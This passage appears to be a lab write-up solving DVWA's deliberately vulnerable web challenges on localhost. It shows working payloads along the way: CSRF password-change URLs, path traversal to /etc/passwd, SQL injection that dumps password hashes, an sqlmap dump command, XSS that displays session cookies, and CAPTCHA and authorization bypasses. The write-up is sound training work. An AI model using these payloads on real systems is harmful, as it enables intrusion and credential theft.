
I set a new password abc, it shows up in the URL. This way an attacker can craft a new URL with its credentials, and somehow if the victim clicks it while still authenticated, the password will automatically change without the victim's knowledge.

The target here is to use this vulnerability to change the password as a hacker.

Let's change the URL as the attacker and somehow suppose we sent it to the victim, using URL shorten or so:

```
localhost/DVWA/vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change#
```

Before it was “abc” and now it is “123”.



Now when we test credentials, with admin:123, it says it's valid.

=====


4- File Inclusion:

[file1.php] - [file2.php] - [file3.php]

The source page reveals nothing, so we have to play with the URL.



We have to find passwords and we can do it with URLs. We know that passwords are stored in /etc/passwd.

Let's go to /etc/passwd in the URL:



It not working.

We can try ../../../../../../ to get to the passwords:



We can even get any page from this.

5- File Upload:

Choose an image to upload:

No file selected.

Any file uploaded results in:

Choose an image to upload:

No file selected.

Your image was not uploaded.


So what can we do is upload a .html file with a simple HTML code in it. Access it through the directory link provided in the source code and upload the response. This way we can upload any file into the web server.

```
1 <html>
2 <body>
3 <script>
4 alert('File uploaded')
5 </script>
6 </body>
7 </html>
```

Choose an image to upload:

No file selected.


../../hackable/uploads/xyz.html succesfully uploaded!



Index of /DVWA/hackable/uploads

Name	Last modified	Size	Description
<hr/>			
Parent Directory	-	-	-
dvwa_email.png	2024-07-30 15:07	667	
xyz.html	2024-07-30 16:07	42	

Apache/2.4.59 (Debian) Server at localhost Port 80



File uploaded

=====

6- Insecure CAPTCHA:

Change your password:

New password:

Confirm new password:


☐

I'm not a robot


reCAPTCHA
[Privacy](#) - [Terms](#)

Change


Let's try implementing a new password 1234:



Hit change.



Hit change again.




Here we need to pass the Recaptcha to change the password, but the target here is to change the password by bypassing Recaptcha.

The problem is in the source code:

```
if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '1' ) ) {
```


It only checks for hitting change buttons and page numbers (step).

We can hit the change after setting the new password in input and change the step from 1 to 2, then we can change the password without passing through Recaptcha.



Here I have typed a new password without checking the Recaptcha and changed the value of the step from 1 to 2 manually.

Hit change now:



If the developers had written some code for the true or false value of Recaptcha, then it would be useless if we changed the step, we still need to make Recaptcha come true.

=====

7- SQL Injection:

We need to enter a user ID. Let's try 1:

User ID:

ID: 1
First name: admin
Surname: admin

Here we just enter the user ID for one user. But if we can make an input field true with $1 = 1$:

User ID:

ID: 1' OR '1'='1'#
First name: admin
Surname: admin

ID: 1' OR '1'='1'#
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1'#
First name: Hack
Surname: Me

ID: 1' OR '1'='1'#
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1'#
First name: Bob
Surname: Smith

The target here is to get the passwords of all five users.

We need to select each user and get the passwords from it, using:

```
` UNION SELECT user, password FROM users#
```

User ID:

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 827ccb0eea8a706c4c34a16891f84e7b

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Here are the passwords!

8- SQL Injection (Blind):

User ID:

Let's enter ID 1:

User ID:

User ID exists in the database.

It's blind, meaning it will not show us more specific username information, etc.

The goal here is to get a bypass from this blind output.

So, we will use SQLmap to map out all the databases in the terminal:

```
sqlmap -u
"http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Sub
mit#" --cookie="security=low;
PHPSESSID=s9rp1di093h47hhurnlbrmi8oe" -T users --dump
```

This script will output all the users in DB.

=====

9- Weak Session IDs:

This page will set a new cookie called dvwaSession each time the button is clicked.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	s9rp1di093h47hhurnlbrmi8oe	localhost	/	Thu, 01 Aug 2024 08:02:42 GMT	35	false	false	None	Wed, 31 Jul 2024 08:10:09
security	low	localhost	/	Session	11	false	false	None	Wed, 31 Jul 2024 08:10:09

The objective is to get the understanding of session IDs, here it is just predictable whenever refreshes, we know that it refresh/generate count is equal to the session ID here.

Name	Value	Domain
dwwaSes...	1	localhost
PHPSESS...	s9rp1di093h47...	localhost
security	low	localhost

Name	Value	D
dwwaSes...	2	lo
PHPSESS...	s9rp1di093h47...	lo
security	low	lo

And so on...

If the developers had made this session hidden or encrypted or something to make it unpredictable so that an attacker can not have logged in as a user with the next session ID.

=====

10- DOM Based Cross Site Scripting (XSS):

Please choose a language:

English

Select


localhost/DVWA/vulnerabilities/xss_d/?default=English

This is the simple URL that we might exploit.

The objective is to get the cookies, so let's try getting *document.cookie* from the URL:

localhost/DVWA/vulnerabilities/xss_d/?default=English<script>alert(document.cookie)</script>

Just add this simple HTML code in URI to get the cookie in the popup:




=====

11- Reflected Cross Site Scripting (XSS):



A screenshot of a web form with the text 'What's your name?' followed by a text input field and a 'Submit' button.

Type anything input and check the URL:




This input will not filter the text and just execute what it is.

Like the previous level, just add HTML code to pop up the cookie:




12- Stored Cross Site Scripting (XSS):




The image shows a guestbook form with two input fields: "Name *" and "Message *". Below the form are two buttons: "Sign Guestbook" and "Clear Guestbook". Below the form, the rendered output is shown: "Name: test" and "Message: This is a test comment."

Type anything in the field:



The image shows the guestbook form with the "Name *" and "Message *" input fields highlighted in yellow. Below the form are two buttons: "Sign Guestbook" and "Clear Guestbook". Below the form, the rendered output is shown: "Name: abc" and "Message: qwery".



The image shows the guestbook form with the "Name *" field containing "abc" and the "Message *" field containing the malicious payload: `<script>alert(document.cookie)</script>`. Below the form are two buttons: "Sign Guestbook" and "Clear Guestbook". Below the form, the rendered output is shown: "Name: abc" and "Message: <script>alert(document.cookie)</script>".

The alert dialog shows the following information:

- localhost
- PHPSESSID=kaqrb362l8djlja8thk9hfiphn; security=low
- OK

Like the previous XSS level, just ask for a cookie directly in HTML code.

13- Content Security Policy (CSP) Bypass:

You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:

As Pastebin and Hastebin have stopped working, here are some scripts that may, or may not help.

- <https://digi.ninja/dvwa/alert.js>
- <https://digi.ninja/dvwa/alert.txt>
- <https://digi.ninja/dvwa/cookie.js>
- https://digi.ninja/dvwa/forced_download.js
- https://digi.ninja/dvwa/wrong_content_type.js

Pretend these are on a server like Pastebin and try to work out why some work and some do not work. Check the help for an explanation if you get stuck.

So what are going to do here is grab the codes from other websites and try to run it from the victim machine. This will allow us to run the script because the vulnerable source code trusts the link.

Grab any code from the links provided, let's say: `alert("abc123")` to run from the victim machine. Create a JS file and paste it into the DVWA folder:

```
File Edit View Search Term
GNU nano 8.0
alert("abc123")
```


```
(anyway@anyway)-[/var/www/html/DVWA]
$ ls
CHANGELOG.md  README.ko.md  compose.yml  index.php
COPYING.txt   README.md     config       instructions.php
Dockerfile    README.pt.md  database     login.php
README.ar.md  README.tr.md  docs         logout.php
README.es.md  README.zh.md  dvwa         php.ini
README.fa.md  SECURITY.md   external     phpinfo.php
README.fr.md  about.php    favicon.ico  robots.txt
README.id.md  code.js      hackable     security.php
```

Now run it:

```
localhost/DVWA/code.js
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHun
alert("abc123")
```

It's working.

Now Include it:



That's it, we ran the script from other sites into the victim's machine.

=====

14- JavaScript Attacks:



A screenshot of a web form. At the top, it says 'Submit the word "success" to win.' Below that, there is a text input field with the value 'ChangeMe' and a 'Submit' button.

Let's type the word:

A screenshot of the same web form as above. It now includes an additional line of text, 'Invalid token.', displayed above the text input field. The input field still contains 'ChangeMe' and the 'Submit' button is still present.

Also no change in the URL.

So we have to do something from JS for this. Here have token is not changing, as "success" is the right word for input but the token is invalid because is not changing or generating. So let's generate it from the console:



So this way we can control web behavior through the console if it's not protected.

15- Authorisation Bypass:

This page should only be accessible by the admin user. Your challenge is to gain access to the features using one of the other users, for example *gordonb / abc123*.

Welcome to the user manager, please enjoy updating your user's details.

ID	First Name	Surname	Update
5	<input type="text" value="Bob"/>	<input type="text" value="Smith"/>	<input type="button" value="Update"/>
4	<input type="text" value="Pablo"/>	<input type="text" value="Picasso"/>	<input type="button" value="Update"/>
3	<input type="text" value="Hack"/>	<input type="text" value="Me"/>	<input type="button" value="Update"/>
2	<input type="text" value="Gordon"/>	<input type="text" value="Brown"/>	<input type="button" value="Update"/>
1	<input type="text" value="admin"/>	<input type="text" value="admin"/>	<input type="button" value="Update"/>

We are currently an admin user so this page is visible to us, but if we try with someone else we might not be able to use features.

Open a new window, log in as another user gordonb:abc123 as above:

Username: gordonb
Security Level: low
Locale: en
SQLi DB: mysql

Now we need to access the features.



So what we can do is, although it's not visible, we can access this page by directly pasting the link in the URL:

```
GET /dvwa/vulnerabilities/authbypass/get_user_data.php HTTP/1.1
```

Vulnerability: Authorisation Bypass

This page should only be accessible by the admin user. Your challenge is to gain access to the features using one of the other users, for example gordonb / abc123.

Welcome to the user manager, please enjoy updating your user's details.

ID	First Name	Surname	Update
5	Bob	Smith	Update
4	Pablo	Picasso	Update
3	Hack	Me	Update
2	Gordon	Brown	Update
1	admin	admin	Update

16- Open HTTP Redirect:

Hacker History

Here are two links to some famous hacker quotes, see if you can hack them.

- [Quote 1](#)
- [Quote 2](#)

Quaote1:

Hacker Quotes

Why did he come to you?

I got a record, I was Zero Cool

Zero Cool. Crashed 1507 systems in one day, biggest crash in history, front page, New York Times August 10th 1988.


[Back](#)

Quote2:




The target here is to handle the redirects and redirect the user to somewhere else than expected.

See the URL change:



Let's try another number:



So this way we can redirect users to anywhere we want.

The end!